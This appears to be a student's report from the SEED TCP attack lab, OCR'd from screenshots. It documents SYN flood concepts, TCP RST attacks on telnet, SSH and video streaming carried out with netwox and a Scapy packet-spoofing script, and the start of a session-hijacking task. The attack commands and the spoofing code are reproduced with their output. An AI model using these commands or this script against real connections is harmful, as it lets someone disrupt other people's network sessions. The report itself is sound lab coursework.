
III. Observations and conclusions of Task 1

a. SYN flood attack will fill the queue with half opened ports that prevent the machine from making new connections. The server expects a SYNC_ACK to complete the three-way handshake and allocated memory. Since the acknowledgement never came, the server will eventually exhaust the memory in SYN queue from large number of fake SYN packets and drop new SYN packets.

b. SYN cookie can prevent servers from SYN flood attack. When the SYN queue reached its limit, SYN cookie will send back SYN_ACK response and discards the SYN queue filled with SYN_RECV so when new SYN request is received, the machine with SYN cookie enabled is able to handle the request.


IV. Task 2: TCP RST Attacks on telnet and SSH Connections

a. On victim machine, telnet the observer machine. First, we will use Netwox to conduct the attack. On attacker machine, running 'sudo networx 78 –device "victim device name" -I "victim ip address" to perform the TCP RST attack. After a while, on the victim machine, we can see the existing telnet connection was broken and displayed 'Connection closed by foreign host'.



SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
11:30 AM
/bin/bash 64x16


```
.4"
Error 1005 : not found
 hint: errno = 19 = No such device
[02/15/22]seed@VM:~$ sudo netwox 78 --device "enp0s03" -i "10.0.
2.4"
Error 1005 : not found
 hint: errno = 19 = No such device
[02/15/22]seed@VM:~$ sudo netwox 78 --device "enp0s3" -i "10.0.2
.4"
^C
[02/15/22]seed@VM:~$ sudo netwox 78 --device "enp0s3" -i "10.0.2
.4"
^C
[02/15/22]seed@VM:~$ sudo netwox 78 --device "enp0s3" -i "10.0.2
.4"
```



```
0 updates are security updates.

[02/15/22]seed@VM:~$
[02/15/22]seed@VM:~$ Connection closed by foreign host.
[02/15/22]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Feb 15 11:25:11 EST 2022 from 10.0.2.4 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/15/22]seed@VM:~$
[02/15/22]seed@VM:~$ Connection closed by foreign host.
[02/15/22]seed@VM:~$
```

b.


c. During the attack, we open WireShark to capture the packets of the victim machine. The red and black lines indicated that the attacker sent RST packets to reset the connection.



```
No.  Time                           Source                Destination           Protocol Length Info
  67 2022-02-15 11:26:56.6859109… 10.0.2.3              10.0.2.5              DHCP      590 DHCP ACK      - Transaction ID 0xdeacc844
  68 2022-02-15 11:28:04.0515456… 10.0.2.4              10.0.2.5              TELNET     68 Telnet Data ...
  69 2022-02-15 11:28:04.0548756… 10.0.2.5              10.0.2.4              TELNET     68 Telnet Data ...
  70 2022-02-15 11:28:04.0549100… 10.0.2.4              10.0.2.5              TCP        66 46276 → 23 [ACK] Seq=2579890963 Ack=220275515 Win=30336 Len=0 TSval=90928 TSecr=85102
  71 2022-02-15 11:28:04.0604232… 10.0.2.5              10.0.2.4              TELNET     87 Telnet Data ...
  72 2022-02-15 11:28:04.0604544… 10.0.2.4              10.0.2.5              TCP        66 46276 → 23 [ACK] Seq=2579890963 Ack=220275536 Win=30336 Len=0 TSval=90930 TSecr=85103
  73 2022-02-15 11:28:04.0885231… PcsCompu_95:9a:7c     Broadcast             ARP        60 Who has 10.0.2.4? Tell 10.0.2.15
  74 2022-02-15 11:28:04.0885487… PcsCompu_12:f9:33     PcsCompu_95:9a:7c     ARP        42 10.0.2.4 is at 08:00:27:12:f9:33
  75 2022-02-15 11:28:04.1439894… 10.0.2.5              10.0.2.4              TCP        60 23 → 46276 [RST, ACK] Seq=220275513 Ack=2579890962 Win=0 Len=0
  76 2022-02-15 11:28:04.1484982… PcsCompu_95:9a:7c     Broadcast             ARP        60 Who has 10.0.2.5? Tell 10.0.2.15
  77 2022-02-15 11:28:04.1485173… PcsCompu_f5:89:76     PcsCompu_95:9a:7c     ARP        60 10.0.2.5 is at 08:00:27:f5:89:76
  78 2022-02-15 11:28:04.2035217… 10.0.2.4              10.0.2.5              TCP        60 46276 → 23 [RST, ACK] Seq=2579890963 Ack=220275514 Win=0 Len=0
  79 2022-02-15 11:28:04.2035339… 10.0.2.5              10.0.2.4              TCP        60 [TCP ACKed unseen segment] 23 → 46276 [RST, ACK] Seq=220275515 Ack=2579890964 Win=0 Len=0
  80 2022-02-15 11:28:04.2038533… 10.0.2.4              10.0.2.5              TCP        60 46276 → 23 [RST, ACK] Seq=2579890963 Ack=220275516 Win=0 Len=0
  81 2022-02-15 11:28:04.2040165… 10.0.2.5              10.0.2.4              TCP        60 [TCP ACKed unseen segment] 23 → 46276 [RST, ACK] Seq=220275536 Ack=2579890964 Win=0 Len=0
  82 2022-02-15 11:28:09.2364880… PcsCompu_12:f9:33     PcsCompu_f5:89:76     ARP        42 Who has 10.0.2.5? Tell 10.0.2.4
  83 2022-02-15 11:28:09.2369005… PcsCompu_f5:89:76     PcsCompu_12:f9:33     ARP        60 10.0.2.5 is at 08:00:27:f5:89:76
  84 2022-02-15 11:28:09.2465331… PcsCompu_f5:89:76     PcsCompu_12:f9:33     ARP        60 Who has 10.0.2.4? Tell 10.0.2.5
  85 2022-02-15 11:28:09.2465522… PcsCompu_12:f9:33     PcsCompu_f5:89:76     ARP        42 10.0.2.4 is at 08:00:27:12:f9:33

▸ Frame 75: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: PcsCompu_12:f9:33 (08:00:27:12:f9:33)
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.4
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 46276, Seq: 220275513, Ack: 2579890962, Len: 0
```


d.

e. Now we will perform the attack on telnet connections using Scapy. First edit the skeleton code provided based on the last packet captured on WireShark.

f. 
SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
11:54 AM
/bin/bash 64x16
Right Ctrl

```
# !/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5",dst="10.0.2.4")
tcp=TCP(sport=23,dport=46278,flags="R",seq=806852921,ack=9956525
0)
pkt=ip/tcp
ls(pkt)
send(pkt,verbose=0)
~
~
~
~
~
~
~
"tcp_rst.py" 7L, 188C                                    1,1          All
```


g. Then on victim machine, run 'sudo python tcp_rst.py' and information of the RST packet will be displayed. And on the victim machine, the connection is again, closed by the foreign host, indicating a successful TCP RST attack.


SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
[02/15/22]seed@VM:~$ vi tcp_rst.py
[02/15/22]seed@VM:~$ vi tcp_rst.py
[02/15/22]seed@VM:~$ sudo python tcp_rst.py
version    : BitField (4 bits)                    = 4
    (4)
ihl        : BitField (4 bits)                    = None
    (None)
tos        : XByteField                           = 0
    (0)
len        : ShortField                           = None
    (None)
id         : ShortField                           = 1
    (1)
flags      : FlagsField (3 bits)                  = <Flag 0 ()>
    (<Flag 0 ()>)
frag       : BitField (13 bits)                   = 0
    (0)
ttl        : ByteField                            = 64
    (64)
proto      : ByteEnumField                        = 6
    (0)
chksum     : XShortField                          = None
    (None)
src        : SourceIPField                        = '10.0.2.5'
    (None)
dst        : DestIPField                          = '10.0.2.4'
    (None)
options    : PacketListField                      = []
    ([])
--
sport      : ShortEnumField                       = 23
    (20)
dport      : ShortEnumField                       = 46278
    (80)
seq        : IntField                             = 2135313543
    (0)
ack        : IntField                             = 1184360015
    (0)
dataofs    : BitField (4 bits)                    = None
    (None)
reserved   : BitField (3 bits)                    = 0
    (0)
flags      : FlagsField (9 bits)                  = <Flag 4 (R)>
    (<Flag 2 (S)>)
window     : ShortField                           = 8192
    (8192)
```

h.

i. Lastly, we will perform the attack using netwox on SSH connections. On victim machine, run 'ssh 10.0.2.4' to open a SSH connection to observer machine. And run

j. 
SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
12:07 PM
/bin/bash 64x16
Terminator
/bin/bash 80x22

```
flags      : FlagsField (9 bits)                    = <Flag 4 (R)>
    (<Flag 2 (S)>)
window     : ShortField                             = 8192
    (8192)
chksum     : XShortField                            = None
    (None)
urgptr     : ShortField                             = 0
    (0)
options    : TCPOptionsField                        = []
    ([])
[02/15/22]seed@VM:~$
[02/15/22]seed@VM:~$ vi tcp_rst.py
[02/15/22]seed@VM:~$ sudo netwox 78 --device "enp0s3" -i "10.0.2
.4"
^C
[02/15/22]seed@VM:~$
```

```
[02/15/22]seed@VM:~$
[02/15/22]seed@VM:~$
[02/15/22]seed@VM:~$ ssh 10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:plzAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Tue Feb 15 11:52:53 2022 from 10.0.2.4
[02/15/22]seed@VM:~$
[02/15/22]seed@VM:~$ Connection closed by foreign host.
[02/15/22]seed@VM:~$
```


k. We can see that the attack successfully breaks the SSH connection between the victim and the observer.

V. Observations and conclusions for Task 2


a. TCP RST attack break existing connections between machines by spoofing RST packets. The attack was successful for both Telnet and SSH connections.
b. Although SSH connections are more secured than telnet since it encrypts the data sent, TCP RST attack was still able to inject and spoof the RST packet to reset connections.

VI. Task 3 TCP RST Attacks on Video Streaming Applications

a. Open a video on the victim machine, let the video play.
b. Use netwox to conduct the attack, run 'sudo netwox 78 –device "victim device name" -I "victim ip address". The video on the victim machine stopped playing while the attack, and when stopped the attack on the attacker machine, the video resume playing.

c. 
SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
8:17 PM
/bin/bash 64x16
Search
RCED MY HEART
TO THINK IT'S TRUE
UKIYO


```
[02/16/22]seed@VM:~$ sudo netwox 78 --d "enp0s3" -i "10.0.2.4"
```

d. 

```
[02/16/22]seed@VM:~$ sudo netwox 78 --d "enp0s3" -i "10.0.2.4"
^Z
[5]+  Stopped                 sudo netwox 78 --d "enp0s3" -i "10
.0.2.4"
[02/16/22]seed@VM:~$ 
```

SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
8:18 PM
/bin/bash 64x16
Search
I ALREADY SAVED MY LIFE
UKIYO●

e. If we capture the traffic during attack, we can see many red and black packets that are ACK rest packets are being transmitted.


f. 

```
No.  Time                           Source          Destination     Protocol Length Info
1374 2022-02-17 11:53:55.2310152… 10.0.2.4        172.217.129.38  TLSv1.2  592 Client Hello
1375 2022-02-17 11:53:55.2482084… 172.217.129.38  10.0.2.4        TCP       60 443 → 34834 [RST, ACK] Seq=0 Ack=4075256552 Win=0 Len=0
1376 2022-02-17 11:53:55.2482238… 10.0.2.4        172.217.129.38  TCP       60 34834 → 443 [RST, ACK] Seq=4075256552 Ack=188673 Win=0 Len=0
1377 2022-02-17 11:53:55.2483672… 172.217.129.38  10.0.2.4        TCP       60 443 → 34834 [RST, ACK] Seq=188673 Ack=4075256553 Win=0 Len=0
1378 2022-02-17 11:53:55.2489137… 172.217.129.38  10.0.2.4        TCP       60 443 → 34834 [RST, ACK] Seq=188673 Ack=4075256553 Win=0 Len=0
1379 2022-02-17 11:53:55.2489892… 10.0.2.4        172.217.129.38  TCP       74 34836 → 443 [SYN] Seq=3961104899 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=191516 TSecr=0 WS=128
1380 2022-02-17 11:53:55.2498630… 172.217.129.38  10.0.2.4        TCP       60 443 → 34834 [ACK] Seq=188673 Ack=4075257090 Win=32230 Len=0
1381 2022-02-17 11:53:55.2498793… 10.0.2.4        172.217.129.38  TCP       54 34834 → 443 [RST] Seq=4075257090 Win=0 Len=0
1382 2022-02-17 11:53:55.2499006… 172.217.129.38  10.0.2.4        TLSv1.2  201 Server Hello, Change Cipher Spec, Hello Request, Hello Request
1383 2022-02-17 11:53:55.2499050… 10.0.2.4        172.217.129.38  TCP       54 34834 → 443 [RST] Seq=4075257090 Win=0 Len=0
1384 2022-02-17 11:53:55.2700689… 172.217.129.38  10.0.2.4        TCP       60 443 → 34836 [SYN, ACK] Seq=190684 Ack=3961104900 Win=32768 Len=0 MSS=1460
1385 2022-02-17 11:53:55.2701003… 10.0.2.4        172.217.129.38  TCP       54 34836 → 443 [ACK] Seq=3961104900 Ack=190685 Win=29200 Len=0
1386 2022-02-17 11:53:55.3207931… 172.217.129.38  10.0.2.4        TCP       60 443 → 34836 [RST, ACK] Seq=0 Ack=3961104900 Win=0 Len=0
1387 2022-02-17 11:53:55.3208101… 10.0.2.4        172.217.129.38  TCP       60 34834 → 443 [RST, ACK] Seq=4075257090 Ack=188674 Win=0 Len=0
1388 2022-02-17 11:53:55.3208110… 10.0.2.4        172.217.129.38  TCP       60 34834 → 443 [RST, ACK] Seq=4075257090 Ack=188674 Win=0 Len=0
1389 2022-02-17 11:53:55.3208121… 10.0.2.4        172.217.129.38  TCP       60 34836 → 443 [RST, ACK] Seq=3961104900 Ack=190685 Win=0 Len=0
1390 2022-02-17 11:53:55.3208130… 172.217.129.38  10.0.2.4        TCP       60 [TCP ACKed unseen segment] 443 → 34836 [RST, ACK] Seq=190685 Ack=3961104901 Win=0 Len=0
1391 2022-02-17 11:53:55.3754189… 10.0.2.4        172.217.129.38  TCP       74 34838 → 443 [SYN] Seq=1982706478 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=191547 TSecr=0 WS=128
```

SEED_ Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*enp0s3
11:55 AM
Apply a display filter … <Ctrl-/>
Expression…
+

VII. Task 4 TCP Session Hijacking


a. Create a file on the observer machine. The secret.txt file has the string “Hello World” in it and python was used to get the hex string value of it.

b. 

```
android            Downloads          Music        tcp_rst.py
bin                examples.desktop   Pictures     Templates
Customization      get-pip.py         Public       Videos
Desktop            host               secret.txt
Documents          lib                source
[02/16/22]seed@VM:~$ vi secret.txt
[02/16/22]seed@VM:~$ cat secret.txt
Hello World
[02/16/22]seed@VM:~$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more inform
ation.
>>> "Hello World".encode("hex")
'48656c6c6f20576f726c64'
>>> 
```


SEED_ [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
